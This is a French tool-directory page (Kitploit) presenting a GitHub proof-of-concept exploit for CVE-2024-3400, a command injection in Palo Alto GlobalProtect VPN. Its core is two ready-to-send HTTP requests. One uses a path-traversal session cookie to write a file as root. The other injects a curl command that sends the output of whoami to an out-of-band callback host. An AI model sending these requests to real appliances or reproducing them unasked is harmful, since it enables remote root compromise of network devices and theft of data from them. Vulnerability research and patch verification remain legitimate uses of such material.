
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2024-3400 — Exploit de preuve de concept pour CVE-2024-3400, une injection de commandes OS Palo Alto dans GlobalProtect VPN. Démontre la création de fichiers et l'exécution de commandes sortantes via des requêtes HTTP forgées. | Kitploit
Outils/GitHubGitHub/h4x0r-dz/cve-2024-3400
Analyse des VulnérabilitésExploitationExploitation d'Applications WebTests d'IntrusionCommandement et Contrôle
GitHubh4x0r-dz/cve-2024-3400

CVE-2024-3400

Exploit de preuve de concept pour CVE-2024-3400, une injection de commandes OS Palo Alto dans GlobalProtect VPN. Démontre la création de fichiers et l'exécution de commandes sortantes via des requêtes HTTP forgées.

Voir le dépôt
1612533il y a 2 ansVérifié par Kitploit
Partager

CVE-2024-3400

CVE-2024-3400 Injection de commande OS Palo Alto


envoyez cette requête HTTP :


POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.0.1
Cookie: SESSID=/../../../var/appweb/sslvpndocs/global-protect/portal/images/hellome1337.txt;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
image

vous allez créer un fichier hellome1337.txt sur le serveur avec un accès root


maintenant, si vous essayez d'accéder aux fichiers, vous devriez recevoir 403 au lieu de 404
image

Injection de commande

POST /ssl-vpn/hipreport.esp HTTP/1.1
Host: 127.0.01
Cookie: SESSID=./../../../opt/panlogs/tmp/device_telemetry/minute/h4`curl${IFS}xxxxxxxxxxxxxxxxx.oast.fun?test=$(whoami)`;
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

Plus d'informations : https://attackerkb.com/topics/SSTk336Tmf/cve-2024-3400/rapid7-analysis https://labs.watchtowr.com/palo-alto-putting-the-protecc-in-globalprotect-cve-2024-3400/


Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    491
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    462
  • 3

    opencti

    opencti-platform/opencti

    Plateforme ouverte de renseignement sur les cybermenaces

    345
  • 4

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    340
  • 5

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    306
  • 6

    estorides

    grisuno/estorides

    Agrège plus de 99 sources OSINT gratuites en parallèle, résout les entités dans un graphe de connaissances et exporte en STIX 2.1, MISP ou GraphML avec une analyse assistée par LLM.

    292

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →




